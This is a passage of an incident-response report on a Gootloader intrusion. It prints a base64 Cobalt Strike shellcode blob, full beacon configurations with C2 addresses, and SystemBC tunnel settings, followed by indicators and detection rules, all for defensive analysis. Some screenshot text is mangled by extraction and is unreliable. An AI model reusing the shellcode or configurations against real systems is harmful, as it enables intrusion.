Case insensitive A and \$ match at n Dot matches all Astral support	newlines	wOT83pURLKST6u4xpW037jFLawG4DeaBDNjCeq7vRWRJKHXrM1sRy82Wa+0qBa8hTn2D+59TUd1FE02+tbdTeUvMn0rQe9qFVnoGunShpTJRMZ21/2w9UXF3vZJtld2r7 sdMrzSxHsnhambG3b5bm29X04FPTE5/jbRNR7wcG3KNKqY4m3YdZGdM05VenvY5d7ySjchfW0Dz4f6in9y172+cu65ZfqX3tuZT4Kbk0tlrdafmLCY7W7L8ynB0M2y7Fm DUDU7s1cumve2PFXurYLatXtKEvYT3aZdHRNRWD1e5L1u07b0807Wd72seadysdWXHXqFAOv8/D1wD12rW5jcBtF1G4cNt2d1fd6Gr4DatKf9qYHu3M9-2D7Ff2N WddG4G07TXQMtWMDYx2rC7JzppmeCM/XCfWrTye3oh841oM76c11bD1M9FM5TrUkplW0k1YG+ySuP8J4qPoa7ahY2xzrHdDba6bdnRik5chr5Vck0ZDtxtD0q/rYj3XZI1 P1H+6j5iw1qruBGn/d1Edo1Tu6PalC9nqMVBMRQmmtXu9PHpJ13W1557VdaXd5pLN5FYzxX0geuvXvgbepZEyH95HX7DF+cLeH/q2WDWKYndsiU+9KdKmv5B1ssW2+2 2CG8f2paJRsWJ32GG0/WEX5M9n1ro6101028tru+2W1659W01jkdKo22Y3WFC7D6g6440LN1CEueGHPM2sHV5DPR+2basedE6X27513b072Ugd41YAkJWmTetu xIh/LAblbjmd+QDKJP5WD01zoQSwroKRMrHst7VQ02hiPitcFu2VLmhhx0FcMvTUEmHbdIbyw+NeXGTFf2W19TYt0QD5Yl6czba7ZsSD0p4hmm77XHtqu1JHHc1nTDNnxT WYnj5orvf32WygBVWH97G80kmc3H3cdK03C4G6uj9t2gc4+0nJ01YOnp+NVj32Zb00dQNAnF5qmrHbc72LforuMc5C9114F6nS1PUVLFVSKV2USN5T2qd ePPx14EP7ggTLsUR5iIU4m2569eset5cvj20kvvCH6Y3i00YK1Su735+9pY7JwPBfZnbZzm0GTteCi80IpdL9JWRFLXmmYaGR23+H8BHNEQE+mPoxKJj0R15SDP4kr2y5rM995
		₩ 2624 〒 1 Tr Raw Bytes ← LF
Output format List matches		
From Base64 Alphabet A-Za-z0-9+/=	⊘ 11	ÜH-åðàÈ=AQAPRQVH1ÔeH-R`H+R-H+R H+rPH-·JJM1ÉH1À- <a -, +b<h="Df+x='y=ur•••-=" aáésa-áðáiraqh+r="" h+åtgh="DP+H=D•@" i="DāVHÿÉA•4+H<br">-ÖM1ÉH1À-AÁÉsA-ÁÅBaufL=L\$ = E9ŇUBXD•@§I=DfA*H0•@-I=DA••+H =DAXAY^TZAXH7ZH•1 ARÿÄXAZH•1 ARÿÄXAZH• éÖÿÿÿ]j=I¾winnet-AVI•æL•ñA°Lw&- ÿÕH1ÉH1ÒM1ÅM1ÉAPAPA°:Vy§ÿÕé•ZH•ÅA, =M1ÉAQAQ)AQA°W••KyÖ@YIHÅH1ÒI•ØM1ĒRH=2À•RRA°ĒU;ÿÕH•ÆH-ÄÞj H+ñ°</a -,>
Remove non-alpha	abet chars	<pre>text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8% Accept-Language: en-US_en;q=0.5% Referer: http://code.jquery.com/% Accept-Encoding: gzip, deflate% User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko%</pre>
Strict mode		
Gunzin		
STEP BA	AKE!	
	Auto Ballo	me 927 = 7 (③ 2ms Tr Raw Bytes ↔ LF

The data can be saved and parsed using the <u>1768.py</u> tool from Didier Stevens that reveals the Cobalt Strike stager configuration, including the C2 IP (91.215.85[.]143) and the license-ID (watermark) (206546002), which is a well-known watermark used in <u>multiple attacks</u> based on our previous published reports.

							/Des	ktop	o/La	ib F	ile	<mark>s\$</mark>	1768.py s	shellcode	.dat	·
File: she	ile: shellcode.dat															
Found she																
Identifica	atio	on: CS	revers	se ht	tps x	64 sl	hello	ode								
Parameter:	: 90	07 b'91	1.215.8	35.14	3'											
license-io	d: 9	921 200	54600	2												
mov eax	:	273		443	oʻ∖xb	8\xbl	b∖x01	\x00	0\x0	0'0						
push	:	348	1	3184	o'h∖x	803\:	x00\x	:00'								
mov eax	:	826	4	4096 l	o'∖xb	8\x0	0\x10	\x00	0\x0	0'0						
mov eax	:	859	8	3192	o'∖xb	8\x0	0 \x0	0\x(30'							
String: 67	77 ł	User	Agent	: Moz:	illa/	5.0	(Wind	ows	NT	6.3	; T	rid	ent/7.0;	rv:11.0)	like	Gecko'
00000000:	FC	48 83	E4 F0	E8 C	3 00	00 (00 41	51	41	50	52	51	.H	AQAPRQ		
00000010:	56	48 31	D2 65	48 8	3 52	60 4	48 8E	52	18	48	8B	52	VH1.eH.	R`H.R.H.R		

The beachhead host using a Cobalt Strike beacon, injected into PowerShell and DLLHost processes; these served as the main ingress and egress command and control channel to 91.215.85[.]143:443



CS HTTP Beacon

The threat actor used Cobalt Strike HTTP Beacons for command and control communication. Three separate hosts were infected with a Cobalt Strike HTTP beacon communicating to IPv4 91.215.85[.]143:443.

Cobalt Strike HTTP Beacon configuration:

```
{
  "beacontype": [
    "HTTPS"
  ],
  "sleeptime": 22000,
  "jitter": 37,
  "maxgetsize": 13986556,
  "spawnto": "WzJAyjDIW7WfbjhHiN8wmQ==",
  "license_id": 206546002,
  "cfg_caution": false,
  "kill_date": null,
  "server": {
    "hostname": "91.215.85.143",
    "port": 443,
    "publickey":
"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBqQCN5UAJbAA83l0uZlkNoqHDAdV1F70JnqUiF3kD6mwuXzJzv
```

```
},
 "host_header": "",
 "useragent_header": null,
 "http-get": {
   "uri": "/jquery-3.3.1.min.js",
   "verb": "GET",
   "client": {
     "headers": null,
     "metadata": null
   },
   "server": {
     "output": [
      "print",
      "append 1522 characters",
      "prepend 84 characters",
      "prepend 3931 characters",
      "base64url",
      "mask"
    ]
   }
 },
 "http-post": {
   "uri": "/jquery-3.3.2.min.js",
   "verb": "POST",
   "client": {
     "headers": null,
     "id": null,
     "output": null
   }
 },
 "tcp_frame_header":
"crypto_scheme": 0,
 "proxy": {
```

```
44/58
```

```
"type": null,
   "username": null,
   "password": null,
   "behavior": "Use IE settings"
 },
 "http_post_chunk": 0,
 "uses_cookies": true,
 "post-ex": {
   "spawnto_x86": "%windir%\\syswow64\\dllhost.exe",
   "spawnto_x64": "%windir%\\sysnative\\dllhost.exe"
 },
 "process-inject": {
   "allocator": "NtMapViewOfSection",
   "execute": [
     "CreateThread 'ntdll!RtlUserThreadStart'",
     "CreateThread",
     "NtQueueApcThread-s",
     "CreateRemoteThread",
     "RtlCreateUserThread"
   ],
   "min_alloc": 17500,
   "startrwx": false,
   "stub": "yl5rgAigihmtjA5iEHURzg==",
   "transform-x86": [
     "prepend '\\x90\\x90'"
   ],
   "transform-x64": [
     "prepend '\\x90\\x90'"
   ],
   "userwx": false
 },
 "dns-beacon": {
   "dns_idle": null,
   "dns_sleep": null,
   "maxdns": null,
   "beacon": null,
   "get_A": null,
   "get_AAAA": null,
   "get_TXT": null,
   "put_metadata": null,
   "put_output": null
 },
 "pipename": null,
 "smb_frame_header":
"stage": {
   "cleanup": true
 },
 "ssh": {
   "hostname": null,
   "port": null,
```

```
"username": null,
    "password": null,
    "privatekey": null
  }
}
```

Cobalt Strike SMB Beacon

The threat actor also used Cobalt Strike SMB beacons to chain beacons together for lateral movement. We observed four hosts where Cobalt Strike SMB beacons were used.

Cobalt Strike SMB beacon configuration:

```
{
  "beacontype": [
    "SMB"
  ],
  "sleeptime": 10000,
  "jitter": 0,
  "maxgetsize": 10485760,
  "spawnto": "WzJAyjDIW7WfbjhHiN8wmQ==",
  "license_id": 206546002,
  "cfg_caution": false,
  "kill_date": null,
  "server": {
    "hostname": "",
    "port": 4444,
    "publickey":
"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCN5UAJbAA83l0uZlkNoqHDAdV1F70JnqUiF3kD6mwuXzJzv
  },
```

```
"host_header": null,
 "useragent_header": "",
 "http-get": {
   "uri": null,
   "verb": null,
   "client": {
     "headers": [],
     "metadata": null
   },
   "server": {
    "output": []
   }
 },
 "http-post": {
   "uri": "",
   "verb": null,
   "client": {
     "headers": [],
     "id": null,
     "output": null
   }
 },
 "tcp_frame_header":
"crypto_scheme": 0,
 "proxy": {
   "type": null,
   "username": null,
   "password": null,
   "behavior": null
 },
 "http_post_chunk": null,
```

```
"uses_cookies": null,
```

```
"post-ex": {
   "spawnto_x86": "%windir%\\syswow64\\dllhost.exe",
   "spawnto_x64": "%windir%\\sysnative\\dllhost.exe"
 },
 "process-inject": {
   "allocator": "NtMapViewOfSection",
   "execute": [
     "CreateThread 'ntdll!RtlUserThreadStart'",
     "CreateThread",
     "NtQueueApcThread-s",
     "CreateRemoteThread",
     "RtlCreateUserThread"
   ],
   "min_alloc": 17500,
   "startrwx": false,
   "stub": "yl5rgAigihmtjA5iEHURzg==",
   "transform-x86": [
     "prepend '\\x90\\x90'"
   ],
   "transform-x64": [
     "prepend '\\x90\\x90'"
   ],
   "userwx": false
 },
 "dns-beacon": {
   "dns_idle": null,
   "dns_sleep": null,
   "maxdns": 0,
   "beacon": null,
   "get_A": null,
   "get_AAAA": null,
   "get_TXT": null,
   "put_metadata": null,
   "put_output": null
 },
 "pipename": "\\\\.\\pipe\\mojo.5688.8052.1838949397870888770b",
 "smb_frame_header":
"stage": {
   "cleanup": true
 },
 "ssh": {
   "hostname": null,
   "port": null,
   "username": null,
   "password": null,
   "privatekey": null
 }
}
```

```
SystemBC
```

During the intrusion a PowerShell script named 's5.ps1' was dropped to a users 'AppData\Roaming' folder.

Image: C:\Windows\SysWOW6	4\dllhost.e	xe	
TargetFilename: C:\Users\		\AppData\Roaming	s5.ps1

s5.ps1 turned out to be a PowerShell version of SystemBC as described by <u>Proofpoint</u>. This PowerShell version has been appearing more frequently over the past few years [<u>1,2,3</u>].

Having a PCAP of the traffic, we could decrypt it and see that inside, it was running SOCKS v5 traffic.

The first 50 bytes of the first data packet are the encryption key starting with 0x00 and ending with 0x3a:

0000	88	15	5d	01	c4	19	00	17	fb	88	88	Зd	88	00	45	00	···]····E·
010	88	8c	10	b9	40	88	80	06	c4	36	Øa	73	37	99	5b	5c	····@··· ·6·s7·[\
020		14	da	ch	95	-1	22	0.E	70	90	h2	hØ	26	ad	50	19	2MD.
030						1	00	01	02	03	04	05	06	07	88	09	j
040	Øa	Øb	Øc	Ød	0e	Øf	10	11	12	13	14	15	16	17	18	19	•••••
050	la	1 b	1c	1d	1e	1f	20	21	22	23	24	25	26	27	28	29	······! "#\$%&'()
9969	za	zb	2c	Zd	Ze	2f	30	31	50	79	d9	eØ	18	f7	dl	66	*+,/01 Pyf
070	21	f6	9b	ae	10	32	21	57	6f	07	58	08	75	еØ	33	86	!····2!W o·X·u·3·
080	43	bz	9c	c5	97	e5	07	fa	аа	90	c 8	72	6b	Øe	e6	08	C·····
090	14	4b	18	e4	b5	7f	a5	64	fl	Зa							•к••••d •:


>>> s = "000102030405060708090a0b6c0d0e0f101112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f30315079d9e018f7d16621f69bae103221576f07580875e0338643b29cc597e507faaa90c8726b0ee60814
4b18e4b57fa564f13a"
>>> b = binascii.unhexlify(s)
>>> b
b'\x00\x01\x02\x03\x04\x05\x06\x07\x08\t/n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#\$%&\'()*+,/01Py\xd9\xe0\x18\xf7\xd1f!\xf6\x9b\xae\x102!W0\x07
X v09. 1 v02

Using that key to decrypt the first answer packet shows that this is SOCKS v5 traffic and it also reveals the domain:



x05 -> Version 5 x01 -> Command Code 1 x00 -> Reserved x03 -> Address Type x05 -> Length of Domain (domain name redacted) Approximately four minutes after the script was dropped, SOCKS (SystemBC) was utilized to tunnel network connections from the external IPv4 91.92.136[.]20:4001 to the domain controller via a compromised endpoint. The endpoint was configured to execute a PowerShell script [s5.ps1] that established a SOCKS connection to the attacker-controlled infrastructure.

The process and C2 activity can be illustrated as:



The script had the following indicators for the IPv4 and Port:

\$ipaddress = '91.92.136.20'
\$dport = 4001

The SOCKS tunnel provided the following connectivity from the attacker computer and allowed RDP [3389] to be traversed externally.



A side effect of utilizing a proxy (SOCKS tunnel) on the endpoint is unusual port allocations, for example, PowerShell talking to port 3389. In this case, RDP was used to tunnel to the Domain Controller via the PowerShell process, which used port 3389.

Image \$	Z Destination	nPort 🗘 🖌	DestinationIp \$
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	DC	3389	
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe		3389	
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	Host	3389	
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	#1	3389	
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe		3389	
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	Host	3389	
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	#2	3389	
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe		3389	

The activity did expose the attacker's computer name via Windows eventID 4778, with the name being 'DESKTOP-GRALDC5'. The client address referred to the proxy endpoint, an private IPv4 address.

Ever	Event 4778, Microsoft Windows security auditing.				
LVEI	11 4/70	, wheresore window	vs securi	ty additing.	
Ge	eneral	Details			
Ī	Additic	onal Information:			
Client Name: DESKTOP-GRALDC5					
		Client Address:			

During the intrusion we also observed a second hostname appear 'HOME-PC.' This was also found via RDP access related logins.


A session was reconnected to a	a Window Station.
Subject:	
Account Name:	Administrator
Account Domain:	
Logon ID:	0x10A28CC
Session:	
Session Name:	RDP-Tcp#9
Additional Information:	
Client Name:	HOME-PC
Client Address:	10.
This event is generated when	a user reconnects to an existing Terminal Services sessio
n, or when a user switches to	an existing desktop using Fast User Switching.

Based on the SRUM (System Resource Utility Monitor), with the SOCKS tunnel utilized, the attacker was most active from 0600 UTC to 1100 UTC on the second day of the intrusion.


CREATI 👻	Application	📲 Bytes Sent	Bytes Received 🔻
6:00:00	\device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	5496380	5876598
7:00:00	\device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	9470016	10016759
8:02:00	\device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	896018	994210
9:02:00	\device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	126054	246727
0:04:00	\device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	131832	257920
1:04:00	\device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	29178	51810
2:06:00	\device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	7149	6840
3:06:00	\device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	6822	6564
4:08:00	\device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	6984	6728
5:08:00	\device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	6822	6564
6:10:00	\device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	7038	6782
7:10:00	\device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	6822	6564
8:10:00	\device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	6282	6068
9:12:00	\device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	3690	3372
0:12:00	\device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	3582	3264
1:14:00	\device\harddiskvolume5\windows\syswow64\windowspowershell\v1.0\powershell.exe	3690	3372

During the intrusion, it was observed that two different attacker computer names were used, 'DESKTOP-GRALDC5' and 'HOME-PC'.

<u>Timeline</u>



Diamond Model



Submit your feedback on this report for a chance to win free swag!

Indicators

Atomic

```
Gootloader
hxxps[:]//hrclubphilippines[.]com/xmlrpc.php
hxxps[:]//mediacratia[.]ru/xmlrpc.php
hxxps[:]//daraltanweer[.]com/xmlrpc.php
hxxps[:]//wrainians[.]today/xmlrpc.php
hxxps[:]//my-little-kitchen[.]com/xmlrpc.php
hxxps[:]//montages[.]no/xmlrpc.php
hxxps[:]//pocketofpreschool[.]com/xmlrpc.php
hxxps[:]//blog[.]lilianpraskova[.]cz/xmlrpc.php
hxxps[:]//sitmeanssit[.]com/xmlrpc.php
hxxp[:]//artmodel[.]com[.]ua/xmlrpc.php
hxxp[:]//artmodel[.]com[.]ua/xmlrpc.php
```

Computed

Implied_employment_agreement_70159.zip
fb6e4f75763fad6d0e7fe85a563b0c24
7e8543f2bc09bf320510fde5e34e32065339d9d2
873dd1dcdfcbe9826b274c5880f5be81a878ee93715fbb18a654d9dba61c5dfc

implied employment agreement 24230.js
deb24dfaf8178fda2d070aba9134a30c
ecc0b26106703e129fb1e2ec132c373870c2e7b6
f94048917ac75709452040754bb3d1a0aff919f7c2b4b42c5163c7bdb1fbf346

Frontline Management.js 4f4ee823a8c7e2511f05b3ea633c0d2c 877515fecc14ed193167e8a20c6b9a684a74564d ecc7f13c3f0f8d4775e05715810b0164c52b7bd233e4a2e4f5a37769becb0092

stage1 (geRBAdXTDCkN)
md5sum payload1.dll_: 25b38e45df3cd215386077850c59be07
sha1sum payload1.dll_: a88a28c73aa42956c9f9d12585a8de63d4a00e47
sha256sum payload1.dll_:
68dd1a2da732d56b0618f8581502fcf209b1c828c97d05f239c98d55bb78b562

stage2 (cbkSBtbjQBNFy)
md5sum payload2.exe_: 1b8b4f05058ac39091b99cc153ab00c0
sha1sum payload2.exe_: e0b568a3e35257cd30b0c42727c3529cef13b081
sha256sum payload2.exe_:
831955bd05186381a8f15539a41f48166873eab3feb55fb1104202e4152bd507

e544944.exe - CS beacon md5sum e544944.exe: f769cb73317421c290832777c9e14f92 sha1sum e544944.exe: f043898fc9db6985c4ad8bb84669c081cdaa8e6f e544944.exe sha256sum e544944.exe: 40c40495434bf987b04f0742c3e9201189675d87a042aa72abbd0084c3de66d8 imphash: 49145e436aa571021bb1c7b727f8b049

5d78365.exe - CS beacon md5sum 5d78365.exe: 9f9c7b2c8f245e62a08bf5f8a3eb3498 sha1sum 5d78365.exe: 3cf851eb09c934cafe9b98d4706f903dff804b0c sha256sum 5d78365.exe: aad75498679aada9ee2179a8824291e3b4781d5683c2fa5b3ec92267ce4a4a33 imphash: 49145e436aa571021bb1c7b727f8b049

dae50de.exe - CS beacon
md5sum dae50de.exe: a617e6687ab5d747c530b930bb4a3209
sha1sum dae50de.exe: d53e550b54c08606e19965a9f74bbaa7063e10f1
sha256sum dae50de.exe:
be3222219f029b47120390b2b1ad46ae86287e64a1f7228d6b2ffd89345a889e
imphash: 49145e436aa571021bb1c7b727f8b049

a4a2ea4.exe - CS beacon
md5sum a4a2ea4.exe: e9fc0203d1dea15dff56a285d0f86b62
sha1sum a4a2ea4.exe: 72076af2ce8df6f8b1121c38f3c3db043c540369
sha256sum a4a2ea4.exe:

Detections

Network

ET POLICY Powershell Command With Encoded Argument Over SMB - Likely Lateral Movement ET RPC DCERPC SVCCTL - Remote Service Control Manager Access ET SCAN Behavioral Unusual Port 445 traffic Potential Scan or Infection ET POLICY PE EXE or DLL Windows file download HTTP ET POLICY SMB2 NT Create AndX Request For an Executable File ET POLICY SMB Executable File Transfer ET MALWARE SystemBC Powershell bot registration ET POLICY Powershell Command With Hidden Window Argument Over SMB - Likely Lateral Movement ET HUNTING Possible Powershell .ps1 Script Use Over SMB ET POLICY SMB2 NT Create AndX Request For a Powershell .ps1 File ET POLICY Possible Powershell .ps1 Script Use Over SMB ET POLICY Possible Powershell .ps1 Script Use Over SMB ET POLICY Powershell Command With Encoded Argument Over SMB - Likely Lateral Movement ET POLICY Powershell Command With Encoded Argument Over SMB - Likely Lateral Movement

Sigma

Search rules on detection.fyi or sigmasearchengine.com

DFIR Public Rules Repo:

```
92f0538f-ad13-4776-9366-b7351d51c4b8 : Disable Windows Defender via Service
81cfbbae-5e93-4934-84a2-e6a26f85c7bb : JavaScript Execution Using MSDOS 8.3 File
Notation
```

DFIR Private Rules:

```
8537a157-5c6c-4173-9e65-943ff82c1efb : New Remote Access Configuration via netsh.exe
b17dc721-6e2d-4f2c-aaf5-4cbdcdfed6f5 : Remote Password File Access via Notepad or
Wordpad
```

Sigma Repo:

d7a95147-145f-4678-b85d-d1ff4a3bb3f6 : CobaltStrike Service Installations - Security 3ef5605c-9eb9-47b0-9a71-b727e6aa5c3b : Use NTFS Short Name in Image 88f680b8-070e-402c-ae11-d2914f2257f1 : PowerShell Base64 Encoded IEX Cmdlet 1ec65a5f-9473-4f12-97da-622044d6df21 : PowerShell Defender Disable Scan Feature ecbc5e16-58e0-4521-9c60-eb9a7ea4ad34 : Meterpreter or Cobalt Strike Getsystem Service Installation - Security 5ef9853e-4d0e-4a70-846f-a9ca37d876da : Potential Credential Dumping Activity Via LSASS 962fe167-e48d-4fd6-9974-11e5b9a5d6d1 : LSASS Access From Non System Account a2863fbc-d5cb-48d5-83fb-d976d4b1743b : RDP Sensitive Settings Changed to Zero d6ce7ebd-260b-4323-9768-a9631c8d4db2 : RestrictedAdminMode Registry Value Tampering ed74fe75-7594-4b4b-ae38-e38e3fd2eb23 : Outbound RDP Connections Over Non-Standard Tools 01aeb693-138d-49d2-9403-c4f52d7d3d62 : RDP Connection Allowed Via Netsh.EXE

Yara

https://github.com/The-DFIR-Report/Yara-Rules/blob/main/19530/19530.yar

MITRE ATT&CK

19530 - SEO Poisoning to Domain Control: The Gootloader Saga Continues				
	Tools	Techniques		
Resource Development		SEO Poisoning - T1608.006		
Initial Access	Gootloader	Drive by Compromise - T1189		
Execution	PowerShell Wscript Cobalt Strike	PowerShell - 17059.001 Windows Command Shell - 17059.003 Scheduled Task - 17053.005 Service Execution - 17569.002 Malicious File - 17204.002 Windows Management Instrumentation - 17047		
Persistence	SystemBC	Scheduled Tas/Job: Scheduled Task - T1053.005		
Privilege Escalation	Cobalt Strike	Process Injection: Portable Executable Injection - T1055.002		
Defense Evasion	PowerShell schtasks	Disable or Modify Tools - T1562.001 Obfuscated Files or Information - T1027 Deobfuscate/Decode Files or Information - T1140 Modify Registry - T1112		
Credential Access	Cobalt Strike notepad.exe	LSASS Memory - T1003.001 Credentials In Files - T1552.001		
Discovery	PowerShell Cmdlets PowerView Advanced IP Scanner Cobalt Strike	Domain Account - T1087.002 Local Account - T1087.001 Domain Groups - T1069.002 File and Directory Discovery - T1083 Network Share Discovery - T1135 System Information Discovery - T1082		
Lateral Movement	Remote Desktop Protocol WMI	Remote Services: Remote Desktop Protocol - T1021.001 SMB/Windows Admin Shares - T1021.002 Remote Services: Windows Remote Management - T1021.006		
Collection	Notepad.exe Wordpad.exe	Data from Network Shared Drive - 11039		
Command and Control	Cobalt Strike SystemBC	Web Protocols - T1071.001 Internal Proxy - T1090.001		

Internal case #19530